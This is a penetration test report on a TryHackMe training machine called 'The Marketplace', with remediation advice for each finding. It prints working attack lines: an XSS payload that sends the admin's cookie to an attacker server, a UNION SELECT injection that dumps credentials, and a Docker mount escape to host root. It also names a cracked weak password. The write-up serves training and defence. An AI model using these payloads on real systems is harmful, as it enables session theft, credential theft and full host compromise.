PENTRATION TEST REPORT

Report Information :

· Client: TryHackMe (Training)
· Assessment Type: External Penetration Test
· Target: The Marketplace / 10.113.171.90
· Assessment Date: 20/06/2026
· Tester: Titanium00
· Classification: Confidential

---

1. Executive Summary :

Overview

A penetration test was conducted against the The Marketplace machine (10.113.171.90) to identify security vulnerabilities that could be exploited by an attacker.

During the assessment, multiple security weaknesses were identified, leading to unauthorized access to the target system and root compromise.

Key Findings :

Finding Severity Reason for Severity
Stored XSS allowing cookie theft High Allows an attacker to steal administrator session cookies and gain unauthorized access.
SQL Injection in user parameter Critical Enables extraction of sensitive data (password hashes) from the database.
Weak password storage (bcrypt hashes) Medium Hashes can be cracked or bypassed using weak password lists.
Misconfigured sudo (backup.sh) High Allows privilege escalation from jake to michael.
Docker escape Critical Allows container escape and full host compromise.

Overall Risk Rating: Critical

Reason for Overall Risk:
The overall risk is rated Critical due to a chain of interconnected vulnerabilities: XSS allowed session theft, SQLi exposed user credentials, a misconfigured sudo script enabled privilege escalation, and Docker escape led to full host compromise. This attack path allows complete system takeover.

Business Impact :

Successful exploitation of the identified vulnerabilities could allow an attacker to:

· Gain unauthorized access to sensitive information.

· Escalate privileges to root.
· Execute arbitrary commands.
· Compromise system confidentiality, integrity, and availability.

---

2. Scope of Assessment :

Target Information :

Item	Value
Target Name	The Marketplace
IP Address	10.113.171.90
Operating System	Linux (Ubuntu)
Assessment Type	Black Box

In-Scope Services

Service	Port
HTTP	80
SSH	22

---

3. Methodology :

The assessment followed a structured penetration testing methodology consisting of:

3.1 Reconnaissance
Information gathering and target identification using Nmap.

3.2 Enumeration
Service discovery and enumeration of exposed resources (web directories, user accounts).

3.3 Vulnerability Analysis
Identification of security weaknesses (XSS, SQLi, weak password storage, misconfigured sudo).

3.4 Exploitation
Exploitation of discovered vulnerabilities:

· Stored XSS → Cookie theft
· SQL Injection → Hash extraction
· Sudo misconfiguration → Privilege escalation
· Docker escape → Root access

3.5 Post-Exploitation
Verification of system access, retrieval of user flags and root flag.

---

4. Attack Narrative :

The following attack path was used to compromise the target:

1. Initial reconnaissance identified open ports: SSH (22) and HTTP (80).

Figure 1: Nmap scan result showing open ports (22 and 80).

2. Web enumeration revealed a new listing feature vulnerable to Stored XSS.



Figure 2: User registration page and successful login to the marketplace.

Figure 3: XSS payload injected into the listing description field.

3. A JavaScript payload was injected and reported to admin, stealing the administrator session cookie.



Figure 4: Python HTTP server receiving the administrator's session cookie.

4. The stolen cookie was used to access the admin panel.

Figure 5: Admin panel accessed after replacing the stolen session cookie.

5. SQL Injection was discovered in the /user parameter.
6. Using UNION SELECT, the attacker extracted password hashes (bcrypt) from the database.



Figure 6: SQL Injection UNION SELECT extracting usernames and password hashes from the database.

7. Weak passwords were tested (or hashes bypassed), leading to SSH access as user jake.



Figure 7: Successful SSH login as user jake using the extracted password.

8. Internal enumeration (sudo -l) revealed that jake could run /opt/backups/backup.sh as michael.



Figure 8: sudo -l output showing jake can run backup.sh as michael without a password.

9. The script was exploited (by deleting the existing backup.tar and creating a reverse shell) to gain a shell as michael.



Figure 9: Reverse shell received as user michael after exploiting backup.sh.

10. Docker escape was performed to break out of the container and gain root access on the host.



Figure 10: Docker escape using docker run -v /:/mnt to gain root access on the host.
11. The root flag was retrieved from /root/root.txt.

---

5. Detailed Findings :

Finding 1 – Stored XSS (Cookie Theft)

· Severity: High
· Reason for Severity: Allows session hijacking of the administrator account, leading to full control of the web application.

Description:
The new listing feature allowed injection of arbitrary JavaScript code, which was executed when an administrator viewed the listing via the "Report" feature.

Impact:
An attacker can steal the administrator session cookie and access the admin panel without credentials.

Evidence:

· Payload injected: <script>fetch("http://<IP>:8080/?cookie="+document.cookie);</script>
· Admin cookie received: token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9...

Affected Assets:

· Web application (port 80)
· Administrator account (michael)

Remediation:

· Sanitize all user inputs (HTML encoding).
· Use Content Security Policy (CSP) to prevent script execution.
· Set HttpOnly and Secure flags on cookies.

Finding 2 – SQL Injection in User Parameter

· Severity: Critical
· Reason for Severity: Allows extraction of sensitive data (password hashes) from the database, leading to credential compromise.

Description:
The /user parameter was vulnerable to SQL Injection, allowing an attacker to execute arbitrary SQL queries.

Impact:
An attacker can extract usernames, password hashes, and other sensitive information.

Evidence:

· Injection: -1' UNION SELECT 1,group_concat(username,':',password),3,4 FROM users -- -
· Extracted hashes:
michael:$2b$10$yaYKN53QQ6ZvPzHGAImqiOwGt8DXLAO5u2844yUIvu2EXwQDGf/1q

Affected Assets:

· Database
· User accounts

Remediation:

· Use parameterized queries (prepared statements).
· Sanitize user inputs.
· Restrict database permissions.

Finding 3 – Weak Password Storage (bcrypt Hashes)

· Severity: Medium
· Reason for Severity: While bcrypt is secure, weak passwords can still be cracked or bypassed.

Description:
Passwords were stored using bcrypt, but some users used weak passwords (e.g., michael).

Impact:
An attacker can gain access to user accounts by cracking weak hashes or using dictionary attacks.

Evidence:

· Hash: $2b$10$yaYKN53QQ6ZvPzHGAImqiOwGt8DXLAO5u2844yUIvu2EXwQDGf/1q
· Password: michael (weak)

Affected Assets:

· User accounts (jake, michael)

Remediation:

· Enforce strong password policies (minimum 12 characters, complexity).
· Use multi-factor authentication (MFA).

Finding 4 – Misconfigured Sudo (backup.sh)

· **Severity: High**
· Reason for Severity: Allows privilege escalation from jake to michael without a password.

Description:
The user jake was allowed to run /opt/backups/backup.sh as michael without a password.

Impact:
An attacker can execute commands or scripts with the privileges of michael (administrator).

Evidence:

· sudo -l output: (michael) NOPASSWD: /opt/backups/backup.sh
· The script was exploited to create a reverse shell as michael.

Affected Assets:

· Sudo configuration
· User michael

Remediation:

· Restrict sudo permissions to specific, safe commands.
· Avoid using NOPASSWD.
· Use absolute paths for all scripts.

Finding 5 – Docker Escape

· Severity: Critical
· Reason for Severity: Allows full host compromise, breaking out of the container to access the host system.

Description :
The container was configured with insecure Docker permissions, allowing an attacker to mount the host filesystem and escape.

Impact:
An attacker can gain root access on the host machine.

Evidence:

· Used docker run -v /:/mnt --rm -it bash chroot /mnt sh to mount host filesystem.
· Retrieved /root/root.txt.

Affected Assets:

· Docker daemon
· Host system

Remediation:

· Remove Docker group membership from non-privileged users.
· Use rootless Docker.
· Restrict container capabilities.

---

6. Risk Summary :

Finding Severity
Stored XSS (Cookie Theft) High
SQL Injection in User Parameter Critical
Weak Password Storage (bcrypt) Medium
Misconfigured Sudo (backup.sh) High
Docker Escape Critical

---

7. Tools Used :

· Nmap (Network scanning)
· Gobuster (Directory enumeration)
· Python3 (XSS payload server)
· Burp Suite (Request interception)
· SQLmap (SQL Injection)
· SSH (Remote access)
· Netcat (Reverse shell)
· Docker (Container escape)
· GTFOBins (Exploitation reference)

---

8. Recommendations

Immediate Actions

· Sanitize all user inputs to prevent XSS and SQL Injection.
· Set HttpOnly and Secure flags on cookies.
· Restrict sudo permissions to specific, safe commands.
· Remove unnecessary users from Docker group.
· Enforce strong password policies (minimum 12 characters).

Long-Term Improvements

· Implement multi-factor authentication (MFA).
· Use parameterized queries (prepared statements).
· Conduct regular security audits and penetration tests.
· Apply container security best practices (rootless Docker, restricted capabilities).
· Monitor system logs for suspicious activity.

---

9. Conclusion

The penetration test on The Marketplace machine was successfully completed.

The tester gained unauthorized access to the target system and escalated privileges to root, demonstrating the impact of multiple interconnected vulnerabilities.

Key vulnerabilities identified include:

· Stored XSS allowing session hijacking.
· SQL Injection extracting sensitive data.
· Misconfigured sudo enabling privilege escalation.
· Docker escape leading to full host compromise.

Implementing the recommendations above will significantly improve the security posture of the environment and prevent similar attack paths.

Prepared By:

Titanium00
Certified Penetration Tester

20/06/2026